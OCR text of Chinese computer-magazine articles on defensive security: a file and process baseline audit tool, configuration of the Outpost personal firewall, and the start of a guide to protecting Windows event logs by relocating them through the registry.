
邻家少莉

针对目前比较流行的插入代码型 web 后门和插入进程型的远程控制软件的防范，许多网站管理员也是费尽了心机却收效甚微。不过今天我给大家带了一款小审计软件“wininterrogate”。它可以分别对系统中的系统所调用的 dll 列表，进程列表和文件系统等的相关信息进行统计，并可以以 csv 等形式保存。这样当我们发现系统出现异常时，我们就可以把系统当前与正常时的统计数据进行对比，从而及时发现系统的安全隐患。



软件的使用很简单，整体界面如图 1 所示。

wininterrogate 可以对文件系统和进程两个模块进行统计。其中对于进程而言，它可以分别对系统所调用的 dll 文件、进程进行统计。



同时它还可以对指定的进程分析其所调用的 dll 文件等信息。时下对于后门把自己的进程插入到系统进程中去是比较时尚的隐藏之道。不过现在我们就可以通过进程所调用的 dll 对比来进行辨别真伪了。

而对于文件系统，它可以把文件的大小、创建时间、最后访问时间、修改时间、MD5/SHA-1 散列值、磁盘信息等进行统计（如图 2）。

当系统中的文件大小和内容变化后生成的散列值也就不同。这样对于那些（如.exe）文件捆绑型的，代码注入型（如.asp）等后门都可以起到很好的监控作用了。

除了对本地文件系统进行监控外，它还可以监控映射的网络驱动器。同时统计记录默认的保存在系统盘下，大家也可以自己进行设定！建议进行有规则的设置，那样在系统出现异常时好进行对比。从而尽快发现问题所在！

不过大家在使用时也要注意技巧。对于服务器的文件系统而言，固定不变或者一段时间不变的目录可以单独进行统计，而且着重注意文件的修改时间、创建时间、文件大小的变化。而对于经常变化，如上传目录等的文件我们则可以采用按文件类型和文件大小来监控。

同时服务器和个人电脑不同，个人电脑可能装卸软件比较频繁，所以对进程进行监控的效果就可能会不太尽人意。最后我们可以把自己感兴趣的属性列数据单独提出来后，用系统自带的比较工具comp.exe或其它小比较软件来就可比较并显示不同的地方了。

是否能够灵活的使用一些小安全工具对轻松维护系统来说比较关键，希望你也能喜欢wininterrogate。

（文章中所涉及的软件wininterrogate本期光盘已收录）

网上冲浪安全保护神——AOF个人防火墙

caid

对于经常在互联网上冲浪的朋友来说，时常都面对着各种各样的病毒、木马和黑客软件的袭击和破坏，难免会中招下“马”，所以为安全起见，“聘请”一位本领过人的网络“保镖”来为自己保驾护航实在很有必要。

今天我为大家介绍Agnitum Outpost Firewall Pro（以下简称AOF），它具有个子小、本领大的优点，甚至不需配置就可使用。更厉害的是，它还可以通过插件来不断扩展和延伸自身的功能，简直就是我们菜鸟的理想“对象”。

软件名称：Agnitum Outpost Firewall Pro
软件性质：共享软件
文件大小：7.82M
最近版本：2.1.303.314
操作系统：9X/NT/2K/XP/
语言界面：英文
下载地址：http://dla.pchome.net/internet/safe/OutpostPro2.1303.exe

一、安装简单 配置自动

双击OutpostProInstall.exe安装，程序会自动扫描系统的应用程序，然后自动配置有关的规则，此时可以通过单击Details按钮来查看有关情况，同意则勾选Apply the auto-configured rules选项(否则单击Skip跳过)，安装完成后需要重新启动计算机。

二、自动防护 密码保护

在AOF的功能菜单Option→General标签下，在start up项选择Normal(随系统一起启动)或Background(后台启动)，使其随系统启动。同时，为了保护个性化的设置，可以在Passwrod项选择enable，并设置一个密码，以免他人随意更改设置。

三、道高一尺 魔高一丈

有些基于ICMP的木马能彻底摆脱常规端口束缚，成为黑客人侵后门工具中的佼佼者。这时，我们可打开Option→System标签，单击ICMP的Setting按钮，然后作出防护设置。如果用户对有关内容不是很了解，则建议单击Default按钮让软件自行设置，如图1。




图 1

四、拒绝骚扰 偷窥止步

一般来说，当网上有其他计算机向本机进行端口扫描时，本机会自动应答相关端口是否开放，从而让不法分子有机可乘，所以有必要堵塞这个漏洞，同样在Option→System标签下，对Firewall部分选择Stealth模式，如图2。可以让扫描者无法判断本机端口的使用情况或以为本机根本没有上网。另外，对于一些影响全部程序和网络系统的协议，用户可以再进一步配置相关规则来管理，打开Option→System→Global Application and System Rules→Setting，在弹出的窗口中进行选择和配置即可。




图 2

五、五级防护 随意控制

AOF为用户提供了五种不同的控制级别来适应在不同的情况下使用，它们分别是：

Stop all：关闭所有的网络连接、Block most：除指定的程序外屏蔽其他网络连接、Rules Wizard：在向导提示窗口下完成规则的建立工作、Allow most：除指定的程序外允许所有的网络连接，Disable：禁用所有的网络连接。默认情况下，当软件启动后会自动把控制级别设为Rules Wizard模式，如果要更改控制模式，只要用鼠标右击托盘上的AOF图标，然后在弹出的功能菜单Policy中选择。

六、网上冲浪 自由安全

对于有些程序，比如MyIE，我们需要借助它进行网上冲浪，却又不得不对它的活动进行限制，AOF的强大规则功能就可以派上用场了。

第一步：在程序列表区中右击程

序，在出现的菜单中选择Modify Rules或Create Rules，然后在窗口中单击New(修改按ModifY)，接下来开始进行创建规则工作；

第二步：在Event(事件)栏中选择连接协议、远程地址或端口、发生时间等控制类型。

第三步：在执行操作(Action)栏中选择允许(Allow it)、拒绝(Deny it)、启动程序等命令动作。

第四步：在规则描述(Description)栏中单击带下划线的字体来进一步确定有关数据。

第五步：为规则命名并确定退出后就大功告成了。

其全部过程与在OE中建立邮件规则大同小异，相信大家练习几次就能熟练掌握了。

七、斩掉黑手 保护系统

在网上，计算机被攻击以端口扫描和DoS攻击最常见，要斩掉伸向这些系统的黑手，需要借助AOF的Attack Detection插件来加强防护工作。

第一步：选择Option→Plug→Ins→Attack Detection后，单击setting打开设置窗口，用鼠标拖动小横杆设置预警等级(一般情况下选择Normal模式就足够了)；

第二步：然后再把Block the intruder's IP for X minutes(设置30--60即可)、Also block intruder's subnet两个选项都勾选了；

第三步：选择Block local port if remote attack detected后，能防止DoS攻击；

经过这些设置后，我们就可以在“枪林弹雨”中安然无恙了。

八、黄网黑站 敬而远之

经常在一些论坛中看到网友哭诉自己误入一些黄色、恶意网站，结果出现浏览器主页、注册表被更改，甚至出现各种莫名其妙的故障，而有了AOF，就能避免这种情况发生。

第一步：依次执行Option→Plug-Ins→Content Filterig→Settings，然后在Blocked Words标签下激活Enable content blocking选项，再输入过滤关键字(例如sex，如图3)，并单击Add按钮添加到过滤列表中。




图 3

同样，要过滤网址，按照上述介绍把要过滤的URL在Blocked site标签下进行添加。

以后当软件遇到包含过滤关键字或过滤网址的网站时就会中止浏览。

第二步：依次执行Option→Plug-Ins→ActiVe Content→Settings，激活Enable active content blocking选项，然后点一下Web Pages字符，再单击Add按钮输入具体的网址，最后在右边的过滤控制中选择控制操作(例如关闭运行ActiveX控件、禁止弹出POPUP窗口等，如图4。




图 4

该功能除了能应付携有恶意代码的网页外，也是屏蔽网页上不断漂浮移动的广告克星(关闭网页中的Javascript功能)。

六、垃圾广告 别来烦我

网上的垃圾广告是继垃圾邮件后又一个网友们公认的害虫！它充斥于网页上，占用着宝贵的带宽，严重影响浏览效果，而AOF的Advertisement Blocking插件，则是这些垃圾广告的清道夫！

第一步：打开广告过滤器的设置窗口后，可见到全部功能分为html链接和图片过滤两个部分；


第二步：过滤广告链接：激活HTML ad string blocking选项，再单击Default按钮，在列表区中看到系统内置中过滤链接，用户再进行编辑、增删工作就可以打造出具有个性化的过滤黑名单。

勾选了Show AD Trashcan on your desktop选项后，一个类似于垃圾箱的透明图标就会显示在浏览器的最前面，用户用鼠标把有关广告链接地址直接拖曳到垃圾箱后放开，就会出现提示窗口，选择The whole string或A portion of the string后确定就OK了。

第三步：过滤广告图片：激活blocking by image-size选项，然后输入图片的长、宽尺寸并添加到列表区。以后再遇到网页中符合条件的垃圾广告时，相应位置会以AD字符替代相关的广告，网页中乱七八糟的垃圾广告从此消失得无影无踪了。除了上述功能外，AOF还提供了导出(导入)配置文件，系统安全实时网上测试、自动升级下载、详尽的日记记录等服务，有兴趣的朋友可以在实际使用中慢慢感受它的好吧。

(文章中所涉及的软件Agnitum Outpost Firewall Pro本期光盘已收录)

Windows日志的保护



Backe

日志对于系统安全的作用是显而易见的，无论是管理员还是黑客都非常重视日志。一个有经验的管理员往往能够通过日志了解到系统当前的安全性能；而一个老练的黑客往往会在入侵成功后迅速清除对自己不利的日志。而在现实中，我们经常看到、听到很多‘服务器被入侵，日志被清除’的信息，或者日志所记录的全都是一些事不关己的“废话”。让追踪黑客的源头、所作所为断了线。很多管理员在头痛之余，不禁会问：“系统日志真的是这么脆弱么？”

未必，现在让我们试着来保护系统日志，让其在详细记录系统的各个细节的同时，又不会轻易让黑客清除，达到捕捉黑客罪证的目的。要实现上述目的，必须分成几步来完成，现在让我们开始！

一、修改日志文件的存放位置

系统安装完成后，日志文件默认存放在%systemroot%\system32\config，一般有“应用程序日志”、“安全日志”及“系统日志”等，分别对应的文件是：appevent.evt、secevent.evt、sysevent.evt，如果它装有其他的服务，如DNS服务等，还有对应的日志文件。这些日志文件受系统服务的调用而不能轻易删除，但却可以清空里面的数据。只要有足够的权限，可以通过“事件查看器”或专用的工具来清空里面的数据，达到清除系统日志的目的。

要实现对系统日志的保护，需要先修改日志文件的存放位置。首先打开注册表并找到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog子键，其下面有application、security、system等几个子键，分别对应“应用程序日志”、“安全日志”、“系统日志”这几个子键下面还有很多子键，都是一些对应的信息，我们先来看看application子键，如图1。




图 1

File项的项值就是“应用程序日志”文件存放的位置，在这里我们修改它的项值为c:\winlog\Appevent.evt，如图2。

